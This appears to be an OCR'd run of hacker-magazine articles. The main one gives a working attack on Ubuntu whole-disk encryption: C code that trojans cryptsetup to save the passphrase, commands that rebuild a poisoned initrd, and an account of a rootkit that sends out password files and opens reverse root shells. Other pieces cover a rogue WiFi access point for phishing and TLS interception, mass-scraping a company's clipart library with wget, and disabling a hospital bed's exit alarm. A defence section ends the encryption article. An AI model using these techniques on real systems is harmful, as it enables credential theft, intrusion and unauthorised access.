Unfortunately, the phone software does not support Bluetooth dialup, so you're going to need the cable. The cable appears to just be a mechanical cable with no converters or anything.

For more information on the hidden features of the SCH-R450, check out the Samsung R450 Hacker's Manual, available on `handsonforums.com`.

For best results on the MetroPCS network, keep your phone's PRL up to date. Dial *228, wait for it to ask you what you're calling about, hit 2 and enjoy the wonderful little beat it plays. You should see "Programming in progress", "SPC Unlocked OK!", and "PRL Download OK!" appear on the bottom of the screen in a tiny font. When it finishes, it will reboot.

Enjoy, and happy hacking.

Shouts out to: Robert, who first introduced me to MetroPCS; Nikola Tesla and Guglielmo Marconi, who pioneered wireless transmission and telegraphy so many years ago, bringing us easy access to information today.

"Borrowing" the CustomInk.com Vector Library

by GantMan

If you've never used CustomInk.com, you're missing out on one of the coolest online shirt design companies of the past half decade. If you want to see what I'm talking about, go to CustomInk.com, click the tab at the top that says "The Lab", and then click on the left side to add art. You may notice that they have over 10,000 images you can add to your shirt, and they are scalable vector .EPS files that are dynamically loaded. The web is filled with people selling "vector packs" of basically scalable clipart that you can buy, but when you apply that math to number of clipart images CustomInk.com has, it's hard not to be wowed by the cost of such a library.

Evil cogs start a-turnin'. If this is dynamically loading the .EPS files into Flash for the shirt designer... shouldn't I be able to get some of those .EPS files for my own personal needs? Wouldn't it be nice to have the entire 10,000+ vector library for your own designs outside of the shirts? Or just for making a nice torrent for all your friends?

I was on Windows, so I began the adventure by loading up Fiddler (`http://www.fiddlertool.com/fiddler/`) and watching the HTTP requests. (Side note: I *love* Wireshark, but Fiddler is just better because it *only* listens to Internet Explorer. This allows you to have all your fun apps running, and even still browse the web in Firefox etc, without mucking up your packet captures. For anything that's not web related I load up Wireshark... and turn off just about every other application I have running, because I suck at Wireshark filters. :D)

Now that Fiddler was listening to IE, I pulled up the library from CustomInk. As the system loaded the images, it was pulling gifs from */clipart/gif/* So for example, one gif was from */clipart/gif/64772.EPS.gif* If you look at this path, it's easy to notice it's got a gif directory, and the gif already has the .EPS name. A simple, quick guess was that the .EPS was in an /eps/ directory with the normal .EPS extention. Using the above gif I generated the following guess and slammed it in the browser.

```
http://www.customink.com/clipart/eps/64772.EPS
```

BOOYA! It gave me a download of a .EPS file. I opened it to find the delicious vector representation of the GIF I was just ogling. I typed in a few more, just to be sure, and everything came back perfect. So, one process I have is to go around and view all the GIFs and capture them all in Fiddler, press Ctrl + U to copy the URLs, do find and replace and pull down all those .EPS files. *But* the file names are sequential... so I can simply generate a list of URLs without any effort at all!

So now I needed to generate a bunch of sequential URLs. From my browsing, the eps files went from 10000.EPS to < 80000.EPS. Building a sequential text file would be easy. I chose to generate a quick VB script, since I was on a Windows machine at the time. I created a .VBS file on the desktop and inserted the code below:

```
Set fs = CreateObject("Scripting.FileSystemObject")
Set a = fs.CreateTextFile("ALLEPS.txt", True)
For xcount = 10000 TO 80000
     a.WriteLine("http://www.customink.com/clipart/eps/" & xcount & ".EPS")
Next
a.Close
msgbox "Dun"
```

Running this .vbs file will put a file in the same directory, called ALLEPS.txt, with a bunch of generated URLs that should download CustomInk's .EPS library. Most of you know what to do with such a file, but, for the rest, you should download an application called "wget" for Windows (`http://gnuwin32.sourceforge.net/packages/wget.htm`). Wget is an app that comes from our *NIX friends, to "get" files from the web. Once I installed wget on the Windoze computer I was using, I ran the following command with a copy of the ALLEPS.txt file in the same directory:

```
wget --input-file=ALLEPS.txt --tries=2 --retry-connrefused -nc --waitretry=1 -v
```

This basically says, "gimme all the URLs from the file, try twice at most, and give it a second between each failed attempt."

After running the command and seeing file after file get pulled happily into my folder, I went to sleep. I awoke the following morning with the entire library :D

This isn't very nice to the CustomInk.com servers (about 10GB of vector files), so if you decide to design any shirts in the near future, please use their service so that they can pay their bills.

Hacking Your Hospital Bed

by The Piano Guy

Having recently been a multi-day guest of a local hospital, I was left to wait when it was time to check out. The beds were nice enough. They moved all the ways one would expect, the TV worked, they had a control panel for turning on and off the room lights and an emergency call button. All the typical stuff.

I did get roomed with a guy during my stay, however, and that made me wonder about the bed. He was agitated and more than a bit senile. Every time he would try to get out of the bed, an alarm would go off and they would have to come in and try to secure him again. I didn't understand (at first) how that worked from a technical perspective, as there were no motion sensors in the room.

On the last day, I found out. I was being discharged, and left alone in the room with the bed. I noticed the sticker on the panel at the foot of the bed that said "for hospital staff use only." Now, if you want to attract the undivided attention of flies, get some dog poop. If you want to attract the undivided attention of a hacker, put a sticker on it that says "for staff use only."

The bed was a Stryker Secure II. Made in Michigan, this is a company that my lawyer has bought stock in, but I digress. Before I lifted the panel, I took a closer look and noted the light indicators on the panel. There was a power indicator, a bed motion locked indicator, a warning light about the brake not being set, and an indicator for "bed exit on." I opened the panel, and no locking mechanism or alarm went off.

The first button was siderail control lights. It was possible for the nurse to override whether or not the patient could turn on or off his or her own lights. No big deal. The next button, Bed Motion, prevented the bed from moving at all with one button. The next set of buttons locked out the individual siderail component movements. I had to keep my leg up. The hospital could have enforced that, but I was happy to be compliant.

The next set of buttons allowed the hospital to set the angles from their part of the bed. The doctors would use this now and again during my stay, but more fun to watch was when the housekeepers had to remake the bed. They would bring it up chest high to make the bed. I wish I could do that with my bed at home - no more bending over.

The bed doubles as a scale. This feature can also be leveraged to make sure that the patient doesn't get out of bed without notifying staff. Please don't hurt yourself, but if you're ever in the bed and you can disarm the alarm, you can get out of bed unnoticed.


As a scale, from playing with the menus, I was able to figure out that the weight can be charted and trended over time, and of course is available in pounds or kilograms. All the data of the bed displays on a little plasma display.

The day before I was discharged, they had to switch me to a different room (because of the agitated senile roommate). I understand that it would have been more fair for him to be moved, but it made more sense for me to move. When they move a patient like this, they should let them keep the same bed if possible. They wheeled my bed over, and forgot to lock it. I went to get on it, and it started sliding across the floor at a rather rapid pace, toward my new roommate. It was all I could do to stop the bed from pushing into his (through the curtain). At that point, I moved the bed back, found the brake pedal on the side of the bed, locked it, and was able to get onto the non-moving bed. Even though this bed weighed hundreds of pounds, it rolled very easily. Heaven forbid there should be a fire and a patient isn't ambulatory, I'm sure they could get them out of there quite fast.

The one mystery I didn't learn about the beds in my time there was how they communicated with the light in the wall and the TV. Since there is only the one power cable that connects the bed to the wall (that I could find), I have to assume that there must be an X10 control. I went to their website (`http://www.stryker.com/➥en-us/products/PatientHandlin➥gEMSandEvacuationEquipment/Beds/➥MedSurgBeds/SecureII/index.htm`) and didn't find anything about how to connect the bed to the rest of the control circuits.

While I hope you have no need for a hospital stay, if you do, hope that your hospital has Stryker beds - unless you're trying to get out undetected.

Smart Regression



It seems that everything around us is becoming smarter. Our phones, computers, televisions, cars, you name it. They're all doing very intelligent things and talking back and forth with us about their various tasks constantly. The playing field has been completely changed. In fact, the very *game* itself is not the same. And while we cannot deny the advantages of technology moving forward, we feel that someone needs to take a good look at what is being left behind.

Arthur C. Clarke made the infamous observation that "any sufficiently advanced technology is indistinguishable from magic" nearly half a century ago. For far too many of us, this holds true today more than ever. We don't actually understand *how* our technology works nor do we particularly care to. While that attitude isn't exactly new (after all, how many people really know how to build a telephone or a radio?), the consequences of surrendering virtually every aspect of our lives to "smart" technology could be extremely serious.

A good number of us have jumped into the recent smart phone craze. Try finding a phone that doesn't come with a camera, a web browser, GPS features, all sorts of games, the ability to watch movies, an interface to all of the social networking sites, etc. With increased coverage areas and all of us walking around with these things, we never need to be out of touch again. It's the ultimate nightmare. We've programmed ourselves into always being at someone else's beck and call. We read our email the moment it arrives, update the world via Twitter and Facebook as to our every step and mood swing, constantly text back and forth between others who are doing the same thing, all the while becoming lost in our little devices at the expense of the *actual* world around us. In the end, it's not all that different from previous generations who found themselves glued to televisions in search of a better reality.

We willingly give up our privacy and let the world know exactly where we are, far more than what the world has any right to know or has any sane interest in. Addresses, phone numbers, pictures, family minutiae... all held up for display. Our entire worlds go into our phones and all of our contacts have corresponding files with as much detail as we care to store about them. Yes, you can have not only a picture and name pop up when someone calls you, but their most recent post on a social networking site so you can gauge their mood or know what they've been up to before you even start talking to them. You can have little essays written about everyone you know and every bit of information you have on them, all at your fingertips anytime. Big Brother has nothing on *this* level of surveillance. And since so many of us still don't use adequate security - like even having a *simple* password for our phones - all of this information becomes public when the phone is lost, lent to someone untrustworthy even for a moment, or sent out for repairs. We won't even get into the many risks of compromise through the airwaves.

But we've been sacrificing our privacy for a while now. That isn't really all that new. We just are able to give up an increasing amount in a much more efficient way now. What's of greater concern is how much of our lives are becoming dependent on technology in an unhealthy way.

Literally, the health issues are of concern. Despite what anyone says, we really don't know the health effects of having wireless devices transmitting right next to our heads for, in some cases, most of our waking life. There's no way we can truly know until the potential effects start to manifest themselves and that can take decades. The more immediate health issue comes from spending way too much time in front of computer and phone screens and not being as physically active as we once were. By living vicariously through others' experiences, we lose out on our own way too often.

But there are many other issues. How many of us actually *know* the important phone numbers of our lives anymore? More and more, people only know how to reach their friends and relatives by scrolling down to the corresponding name on their phone. Why waste space storing numbers and email addresses in your head when your phone can do it for you? This works great until your phone is lost or broken. Then you find yourself utterly stranded because you've become dependent on a smart device.

Similarly, those of us who use GPS to get around are increasingly using it as a crutch. It's not even isolated to cars anymore. Our smart phones allow us to know where we are by walking down a street. It's all very useful until we find that we can't function without it. The inability to quickly map out a neighborhood in your head is a significant one.

A growing number of us have basically stopped communicating one on one. We broadcast our whereabouts via Twitter and those who care to join us know what to do. Then we share a little breathing space with those people while we spend most of our time updating the net with our current location. While personal phone calls, texts, or emails still happen (constantly), you're expected to pay attention to "news feeds" so that you know what your friends are doing. Otherwise you will be left out.

And of course, there is the issue of quality: too much and too little at the same time. We're losing our concept of distance and of our cultural distinctiveness. It used to be hard to call someone far away. When you did, they sounded remote and they sounded different. Now we not only are able to communicate globally as easily as we can locally, but the cultural differences are being slowly wiped away, replaced with Internet memes, idolization of Western icons, and the overall illiteracy of two line text messaging. Since so many of us now only use cell phones and shoddy (but cheap) VoIP services, we don't even know how much better landlines used to sound. Just as real life letters were eclipsed by phones, the significance of a phone call has been eclipsed by the fact that we're all constantly on the phone, often unable to distinguish one conversation from the next.

This relates to the overall loss of history that we face due to our obsession with smart devices. Who can remember individual phone conversations when there are so many of them in a typical day? Who can recall years from now one's thoughts as they were written down if they were only expressed as a 140 character entry on Twitter? How many actual diaries will never be penned now? Will we care enough (or even be able) to read our own words, let alone those of others, generations from now?

The key to conquering any form of technology is to maintain control over it. We can't expect everyone to know how everything works but that information must be accessible to those who are interested in pursuing it. What really matters is that we not surrender all that we know and all that we are to our little devices or to massive entities somewhere. If you lost your smart phone tomorrow, would you easily recover? Would private information of others be in the hands of whoever found your phone? Would you know how to contact your friends? If Gmail disappeared, would your life be in shambles? Could you socialize without Facebook? Do you honestly believe you have more than one hundred friends? How much joy can you get out of life without constantly using some form of electricity?

It's particularly ironic that such words of warning appear in a hacker magazine. Years ago, it was our dream to have this level of technology to play and experiment with. And there is a great deal of good that has come out of it. Access to reading material, music, video, and just the means of communication that is now possible is simply stunning and revolutionary. This is what true magic is all about. But that magic is lost if we drown in it or allow ourselves to become enveloped in a mass hypnosis that cuts us off from our privacy concerns, the value of individuals, or our connection to other ways of life. Balance is the key. Without it, smart will simply be the new stupid.

PWNING PAST WHOLE DISK ENCRYPTION

by m0untainrebel@riseup.net

0x00 Introduction

When I first started using whole disk encryption in Ubuntu a couple of years ago, I slept better at night. I knew that even if the feds busted into my room while I was out and did whatever they wanted with my hard drive without me knowing, my secrets were still secret. Turns out I was wrong.

I'm going to explain how to steal the disk encryption passphrase and run arbitrary code as root on a computer running Ubuntu with whole disk encryption. I tried this on a friend of mine, and managed to steal his disk encryption passphrase, the contents of his passwd and shadow files, SSH credentials for a couple of different servers, and his GnuPG secret key and passphrase. I also got reverse root shells sent to me at regular intervals. I finished up by putting a document on his desktop, digitally signed with his own PGP key, containing his disk encryption passphrase and a link to a defaced page on his web server. All it took was about 10 minutes of physical access while his computer was turned off (and of course, countless hours developing this attack beforehand). I have since apologized to him, and he has still been unsuccessful at pwning me back.

This same technique will work for any Linux distribution that uses dm-crypt for whole disk encryption, which is included by default in Ubuntu, Debian, Fedora Core, and likely others. I'm only focusing on Ubuntu because it's popular, and that happens to be what my friend was using.

0x10 In a Nutshell

Your whole hard drive is encrypted, so your information is safe from physical attacks, right? Well, no, and the reason is because with most disk encryption solutions, your whole hard drive isn't actually encrypted, just most of it. Your processor can't execute encrypted instructions; those need to be decrypted before they get executed. So by default, there must be a program that isn't encrypted whose purpose is to decrypt the rest of the hard drive. Then the operating system can load and the encrypted data can be accessed.

Since this program is not encrypted, if an attacker has physical access to the computer, she can replace this program with something that does the same thing, only also does some other evil things as well. This can be done by booting to a live CD to access the hard drive or, in case of a BIOS password, just removing the hard drive (which is what I had to resort to). In most Linux implementations of whole disk encryption, the small boot partition remains unencrypted, and everything else is encrypted. This attack works by modifying files in the boot partition to do our evil deeds.

Also, we're using a computer for this attack, which means we can write programs to automate it. It becomes as easy as: pop in a live CD, boot up, run a script, shut down, remove CD, and the victim is pwned, despite disk encryption.

In Windows, disk encryption using both PGP Desktop and TrueCrypt must work the same way, by installing a small unencrypted program that's used to decrypt the rest of the drive. So, theoretically, these two disk encryption solutions must be vulnerable to this same attack.

0x20 The Vulnerable initrd.img

In Ubuntu, the boot partition holds two files necessary to boot into your operating system: vmlinuz and initrd.img. They have the kernel version appended to the end of their filenames. You can tell the exact names by looking at your grub menu file /boot/grub/menu.lst. This is from mine:

```
title Ubuntu 8.04.1, kernel 2.6.
➥24-21-generic
root (hd0,0)
kernel /vmlinuz-2.6.24-21-generic
➥ root=/dev/mapper/ubuntu-root ro
➥ quiet splash
initrd /initrd.img-2.6.24-21-
➥generic
quiet
```

The vmlinuz file is the compressed Linux kernel that you need when booting up. The initrd.img file is a compressed initial ramdisk made up of a little filesystem full of files required to boot the rest of the way into Linux. It's only necessary to have an initrd.img file when you need to do some special things before you can

boot all the way into the OS, like load extra kernel modules and unlock the encrypted hard drive. If you have multiple Linux kernels installed, you'll have multiple vmlinuz and initrd.img files in your boot partition.

So how does this all work? You turn on your computer and boot to your hard drive. Grub loads menu.lst and autoselects the first option for you, and an Ubuntu logo pops up and your system starts booting. Your initrd.img file gets decompressed in memory. It's essentially a filesystem with lots of common commands, including the /bin/sh shell. It has an executable script called /init, which executes everything needed to unlock and mount your encrypted partitions. The /init script gets run, and it in turn runs the program /sbin/cryptsetup, which asks for your passphrase. Once you type in the correct passphrase cryptsetup unlocks the encrypted section of your hard drive, and then the /init script mounts all the partitions, and does other startup stuff. Once this is complete, the initrd.img filesystem closes and the OS starts to load the rest of the way.

initrd.img files are compressed with cpio, and then compressed again with gzip. Here's an easy way to decompress your initrd file to see what's inside:

```
m0rebel@ubuntu:~$ cd /tmp
m0rebel@ubuntu:/tmp$ mkdir initrd
m0rebel@ubuntu:/tmp$ cd initrd/
m0rebel@ubuntu:/tmp/initrd$ cp /boot
➥/initrd.img-2.6.24-21-
➥generic ./initrd.img.cpio.gz
m0rebel@ubuntu:/tmp/initrd$
➥ gunzip initrd.img.cpio.gz
m0rebel@ubuntu:/tmp/initrd$
➥ cpio -i < initrd.img.cpio
➥ 44021 blocks
m0rebel@ubuntu:/tmp/initrd$
➥ rm initrd.img.cpio
m0rebel@ubuntu:/tmp/initrd$ ls
bin  conf  etc  init  lib
➥ modules  sbin  scripts  usr  var
m0rebel@ubuntu:/tmp/initrd$
➥ ls -l sbin/cryptsetup
-rwxr-xr-x 1 m0rebel m0rebel 52416
➥ 2008-10-20 17:33 sbin/cryptsetup
m0rebel@ubuntu:/tmp/initrd$
```

To recompress initrd.img, do this:

```
m0rebel@ubuntu:/tmp/initrd$ find . |
➥ cpio --quiet --dereference
➥ -o -H newc | gzip >
➥ /tmp/poisoned-initrd.img
```

To tie it all together, these files are all stored in /boot/initrd.img on your unencrypted boot partition. An attacker with physical access to a victim's computer can either boot to a live CD, live USB device, or remove the hard drive and put it in another computer to modify these files.

0x30 Stealing the Crypto Passphrase

To steal the disk encryption passphrase, you need to replace the /sbin/cryptsetup binary in the initrd.img file with an evil one that does your bidding. Luckily, cryptsetup is open source. First, make sure you have all the right development tools and dependencies installed to compile cryptsetup, and the cryptsetup source code.

```
m0rebel@ubuntu:~$ sudo apt-get
➥ install build-essential
m0rebel@ubuntu:~$ sudo apt-get
➥ build-dep cryptsetup
m0rebel@ubuntu:~$ mkdir
➥ cryptsetup
m0rebel@ubuntu:~$ cd cryptsetup/
m0rebel@ubuntu:~/cryptsetup$ apt-
➥ get source cryptsetup
m0rebel@ubuntu:~/cryptsetup$ ls
cryptsetup-1.0.5
➥ cryptsetup_1.0.5-2ubuntu12.
➥ diff.gz cryptsetup_1.0.5-
2ubuntu12.dsc
➥ cryptsetup_1.0.5.orig.tar.gz
m0rebel@ubuntu:~/cryptsetup$
```

The directory cryptsetup-1.0.5 holds the actual source code. It took me a while, searching through the code looking for the "Enter LUKS passphrase:" prompt, before I found the correct file and line to add my evil code. It turns out that cryptsetup-1.0.5/lib/setup.c, around line 650, is the correct place. Right before line 650 is this if statement:

```
if((r = LUKS_open_any_key(
➥options->device, password,
➥ passwordLen, &hdr, &mk,
➥ backend)) < 0) {
    set_error("No key available
➥ with this passphrase.\n");
    goto out1;
}
```

This basically means, "if the passphrase that was just entered doesn't work, give an error message and then jump to another part of the code." Right after that, add my evil code:

```
if((r = LUKS_open_any_key(
➥options->device, password,
➥ passwordLen, &hdr, &mk,
➥ backend)) < 0) {
    set_error("No key available
➥ with this passphrase.\n");
    goto out1;
}
/* begin evil code */
else {
   system("/bin/mkdir /mntboot");
   system("/bin/mount -t ext3 /dev
➥/sda1 /mntboot");
   FILE *fp = fopen("/mntboot/.
➥ cryptpass", "w");
   fprintf(fp, "%s\n", password);
   fclose(fp);
```

```
  system("/bin/umount /mntboot");
}
/* end evil code */
```

This basically says, "but if the passphrase does work, then create a new directory called /mntboot, mount the unencrypted boot partition to this new directory, create a new file called /mntboot/.cryptpass in this directory, write the encryption passphrase to it, close the file, and unmount the partition." This will write the encryption passphrase in plaintext to a file called .cryptpass in the boot partition.

You can then save the file and compile it. After compiling it, I like to build a debian package, then extract it, to see all the files it creates in the right directory structure.

```
m0rebel@ubuntu:~/cryptsetup/
➥ cryptsetup-1.0.5$ ./configure
m0rebel@ubuntu:~/cryptsetup/
➥ cryptsetup-1.0.5$ make
m0rebel@ubuntu:~/cryptsetup/
➥ cryptsetup-1.0.5$ sudo dpkg-
➥buildpackage
m0rebel@ubuntu:~/cryptsetup/
➥ cryptsetup-1.0.5$ cd ..
m0rebel@ubuntu:~/cryptsetup$
➥ mkdir root
m0rebel@ubuntu:~/cryptsetup$ dpkg
➥ -x cryptsetup_1.0.5-2ubuntu12_
➥i386.deb root/
m0rebel@ubuntu:~/cryptsetup$ ls
➥ -l root/sbin/
total 56 -rwxr-xr-x 1 m0rebel
➥ m0rebel
➥ 52632 2008-10-20 18:01
➥ cryptsetup
m0rebel@ubuntu:~/cryptsetup$
```

And there you have it: an evil, trojaned cryptsetup binary. Now all you need to do is get a copy of the victim's initrd.img file from their unencrypted boot partition, extract it, copy root/sbin/cryptsetup to initrd/sbin/cryptsetup, copy root/initramfs-tools/scripts/* to initrd/scripts/, and then recompress the initrd.img file and replace it. The next time the victim boots up and enters their passphrase, a new file will be saved in plaintext in /boot/.cryptpass. Pretty cool, huh?

Most of the attack on my friend relied on this exact same technique, taking the source code from the Ubuntu repository for programs he uses all the time (cryptsetup, openssh, gnupg) and modifying them to be evil.

0x40 Did Someone Say Rootkit?

But it gets better. If you have access to the initrd.img file, you can not only put an evil cryptsetup binary in there, but you can also change around the init script to make it evil. This means that when the computer is booting up, after you steal the encryption passphrase, after cryptsetup unlocks the hard drive, and after the init script mounts the encrypted partitions, you can then write whatever you want to the root partition.

While pwning my good friend, I made cryptsetup write his encryption passphrase to the ramdisk, not the boot partition. I modified the init script to then copy his encryption passphrase, a copy of the original, unpoisoned initrd.img file, and a couple of other evil binaries to his root partition. It then added some files to his /etc/init.d and /etc/rcX.d directories to make a couple things run on bootup. After the init script finished executing, and Ubuntu began loading the rest of the way, it ran my init scripts. Keep in mind, these startup scripts get run as root, which spells 0wned.

One of the startup scripts moved the unpoisoned initrd.img back into his boot partition (so this attack wouldn't happen every time he booted up, only once). It also wrote his encryption passphrase, /etc/passwd, and /etc/shadow to a dump file. It then deleted itself and the files that made it run on boot up. The evil ssh and gpg binaries also wrote passwords to this same dump file. The other startup script ran an evil Python script in the background. This script was an infinite loop that waited 15 minutes, sent me the contents of the dump file over the internet, then waited another 15 minutes and sent a reverse netcat root shell to me.

That's just how I did it. There are a million other ways to do it, and hackers much more talented than me in rootkit development probably know how to do the same thing, only a lot stealthier.

0x50 Self-Defense

This whole attack relies on modifying unencrypted files on your hard drive, so the defense is simply don't keep any unencrypted files on your hard drive. Carry them with you on a USB stick instead. This way, if an attacker gets physical access to your computer, all they can do is stare at the encrypted data scratching their heads. You have to make sure you keep a close watch on your USB stick, though. I keep it on my keyring, and never leave it lying around.

While installing Ubuntu, keep a USB stick plugged into your computer. When you get to the partitioner, do a manual partition. Make your USB stick hold /boot, and then make the rest a "physical volume for encryption". Inside there, make a "physical volume for LVM," and inside there put your root, swap, and any other partitions you might want. Install grub to the master boot record of your USB stick, not your internal hard drive.

If you don't want to reinstall your operating system, you can format your USB stick, copy /boot/* to it, and install grub to it. In order to

install grub to it, you'll need to unmount /boot, remount it as your USB device, modify /etc/fstab, comment out the line that mounts /boot, and then run grub-install /dev/sdb (or wherever your USB stick is). You should then be able to boot from your USB stick.

An important thing to remember when doing this is that a lot of Ubuntu updates rewrite your initrd.img, most commonly kernel upgrades. Make sure your USB stick is plugged in and mounted as /boot when doing these updates. It's also a good idea to make regular backups of the files on this USB stick, and burn them to CDs or keep them on the internet. If you ever lose or break your USB stick, you'll need these backups to boot your computer.

One computer I tried setting this defense up on couldn't boot from USB devices. I solved this pretty simply by making a grub boot CD that chainloaded to my USB device. If you google "Making a GRUB bootable CD-ROM," you'll find instructions on how to do that. Here's what the menu.1st file on that CD looks like:

```
default 0
timeout 2
title Boot from USB (hd1)
root (hd1)
chainloader +1
```

I can now boot to this CD with my USB stick in, and the CD will then boot from the USB stick, which will then boot the closely watched initrd.img to load Ubuntu. A little annoying maybe, but it works.

0x60 Conclusion

All this may seem a little paranoid, but ignoring this attack isn't worth it when you have real secrets to hide, or if you value your privacy. If you're worried about a competent attacker (and government agents occasionally have their competent moments), you might as well just not encrypt your hard drive. But that's stupid. Encrypt everything. It's important to freedom.

L33ching the L33chers: Using a Portable Wireless Network

by DieselDragon
(hyperspeed666@gmail.com,
http://www.dieseldragon.co.uk)

0x00. Introduction

If there is one truth in today's ever connected world, it's the fact that the general public *loves* free wireless Internet access. Public WiFi networks now exist in almost every restaurant, every major railway station and airport, and even on board long-distance trains. However, with many of these public networks, such as "The Cloud" in London, charging users for their access, you can often see people scanning the airwaves in the hope of finding a free and open route to the Internet before they are forced to part with their hard-earned cash.

In this article, I will explore some of the basic principles of Portable Networks and the possibilities that they open up for many interesting and useful activities. Obviously, the standard disclaimers apply to this educational article, and you are the only one responsible for anything that you use the following information for. To try and keep this article to more readable proportions, I'm going to concentrate mainly on the theory behind Portable Networks and their uses... If you need more information on a specific aspect of this article, Google is your friend!

0x01. Portable Networks, or "PortaNets"

As one may imagine from the name, a PortaNet is a complete network that exists in a portable and easily transportable form. Although potential variants of a PortaNet may run into the thousands, depending on what use they are intended for, a general purpose PortaNet might be composed of the following:

1. Uplink: A device that forms the upstream (Internet-side) connection to the PortaNet, such as a WiFi card/dongle, GSM/GPRS data modem, or Ethernet link.
2. Downlink: As above, but forms the downstream (network-side) connection to the PortaNet. For having phun in public places, this should ideally be a WiFi card/dongle that's capable of functioning in

Access Point (AP) mode. For more overt applications, any old AP or wired switch/hub will do.

3. Server: A device used to connect the Uplink and Downlink together, and to host any applications (Such as Wireshark) or services (DNS, Apache etc.) that may be needed. In practice, this would be a laptop; preferably one with a decent amount of RAM and CPU power if anything more complex than general eavesdropping is planned.
4. Power source: Even with the most modern batteries and power-saving techniques, a PortaNet will drink a lot of juice in general operation... so having a convenient power outlet at hand is most advisable.

The main principle of a PortaNet is that all traffic from the inside of the network passes across the server (laptop) as it goes to and from the Internet. This offers up a wide range of possibilities for what can be done with that traffic given that, in such a case, we have full control over the victim's Internet connection. Aside from the typical eavesdropping exercises, it is also theoretically possible to change and/or redirect content en-route, something that I outline in clearer detail in 0x03.

0x02. Brief Scenario and Setup

The departures lounge at Stansted is typical of most UK airports. Thousands of travellers pass through it every day en-route to various destinations, and the captive audience of passengers awaiting their flights is a veritable gold-mine for the operators of pay-WiFi hotspots. Many people will often reach for their laptops whilst awaiting departure, and it probably comes as no surprise to find that, no matter how much you scan the air, you won't find a cost-free route to the Internet in any departures lounge where pay-WiFi is available!

It is in these situations where our PortaNet comes in. By purchasing an access code for the pay-WiFi network (or firing up Wireshark and grabbing someone else's) and setting our uplink card to use that network, we give ourselves a route to the Internet. We then set up the downlink card to form a separate, open, and unsecured network that, to a casual observer, might look like an old AP that's simply been plugged in and long forgotten about. Of course, all communications between the two cards run across the laptop and it is here where our eavesdropping (or whatever) applications are being run.

As I said at the beginning of this article, Joe Public loves to have free WiFi access... and he loves nothing better than to find a connection that appears to be running on default out-of-box settings. Therefore, setting the downlink card with a generic name like "linksys" or "belkin" will probably encourage more connections from unsuspecting users than the dangerously obvious "Free_WiFi". If you wanted to go the whole hog and fool those who may decide to double-check the network first, you could even spoof the MAC address of your downlink card and set up a web server with faked router config pages on the laptop!

As being discreet is vital, one of the two WiFi cards should ideally be an internal one, as even the most uneducated of users might sense something odd about a laptop with two WiFi dongles poking out of it. A separate AP cunningly hidden under a jacket or baseball cap might also be fine though, depending on the situation at hand.

0x03. Uses of a PortaNet

So... just what exactly can a PortaNet be used for? The following are a number of interesting possible applications and, given the nature of computing, this list is probably just the tip of the proverbial iceberg.

Traffic and service re-routing

99.9% of the time whenever a client connects to a network, they'll have their system set to obtain network info (IP address, DNS server address, etc) via DHCP, and this allows us to specify which DNS server the client will use for hostname resolution... which could easily be a DNS run on our laptop, and configured to our own ends. If you dislike PayPal for example, you could set-up the DNS to return the IP for paypalsucks.com in response to any requests for paypal.com.

Likewise, redirection to a spoofed login page for any website, on the laptop itself or elsewhere, could be done with the same approach, with the additional benefit that the address bar in the victims browser would still display the original, legit-looking URL.

Eavesdropping on "secure" communications

The problem with conventional "passive" eavesdropping is that encrypted communications like HTTPS are exactly what they say on the tin. On the other hand, a PortaNet, as it IS the user's connection, has the potential to record such transmissions in their original plain-text form. Although probably a complicated and rather tricky thing to set-up, the laptop could trap and encrypt/decrypt secure communications on-the-fly through the following process:

1. The victim requests a secure web page using their browser.
2. The laptop establishes a secure connection to the victim in response to their original request, then establishes

3. a separate secure connection to the requested website.
4. Transmissions between the victims browser and site are decrypted by the laptop upon arrival, the plain-text is logged/recorded, then the data is re-encrypted for transmission to its intended destination via the second secure connection.

Obviously, for seamless operation and less chance of detection by the victim, you would also need to change (if necessary) and pass on any security certificates or other authentication tokens that the victim's browser would normally use to check that the connection is indeed "secure".

Content shaping and hi-jacking

As whatever goes to the victim's browser has to pass through our laptop first, it is possible for us to change and generally mess about with whatever it is they are looking at. Simple changes for small profits could be the changing of all passing Google AdSense provider IDs to one of your own... meaning that you'd get credited with hits every time the victim clicks any AdSense ad. Other phun could be had in the swapping of Google's logo with Yahoo's and other little content injection/tampering jokes.

On a more serious note, of course, the same technique could also be used to substitute a requested application with a keylogger or similar nasty program, or to completely reverse the meaning of an e-mail from the victim's loved one.

Sharing the cost of Internet access

A group of 50 people (those at a *2600* meeting, perhaps) enter a bar and settle down with their laptops and PDAs, only to find that the one available AP has some ridiculous charge of £10 per connection, or something like that. By connecting the PortaNet's upstream card as a single paid-for connection and routing it through the downstream card to everyone's devices, each user pays only 20p towards the cost of the connection... and the gr33dy so-and-so's running the AP only take £10 in total, instead of the £500 that they'd normally expect to make from such a large group.

Secure group communications over public WiFi

Following on from example D above, another headache with using public WLANs is that they generally have to be open and unsecured to allow users to connect to them in the first place... meaning that anything sent from the user's device has to be encrypted before transmission, to remain secure from anyone else on the network who may be running an eavesdropping tool. Using a PortaNet, it would be possible for the laptop to route all Internet traffic passing across it via an SSH tunnel, or similar encrypted medium, to a server running elsewhere for onward transmission, which would bypass the risk normally posed by the public WLAN being used.

Of course, one could normally do this from their own device anyway. But the added benefit of using a PortaNet to serve group communications in this way is that only one device (the PortaNet laptop) needs to be configured to use the SSH tunnel, and it affords protection for less skilled members of the group who may not know how to use such secured connections.

0x04. Other potential uses of a PortaNet

Back in November 2008CE, I stayed in an Oslo youth hostel that ran a free and open WiFi network for guest use, and a lot of people were using it for just about every possible activity. It naturally occurred to me that, assuming I was staying in a dorm within range of the AP, if I were to set up a laptop running Wireshark and simply leave it running in my locker or hidden under the bunk, then I could capture all manner of interesting traffic throughout the day without even having to be in the hostel.

On top of this, a PortaNet could be configured to capture traffic passing across the network in the conventional way for storage and transmission to another device across a separate, secure connection. Aside from providing you with a secure, encrypted connection, as suggested in point E above, it would also allow you to perform eavesdropping/traffic monitoring from anywhere within range of the PortaNet's AP card, meaning that you wouldn't be confined to the power outlet in the dorm all the time.

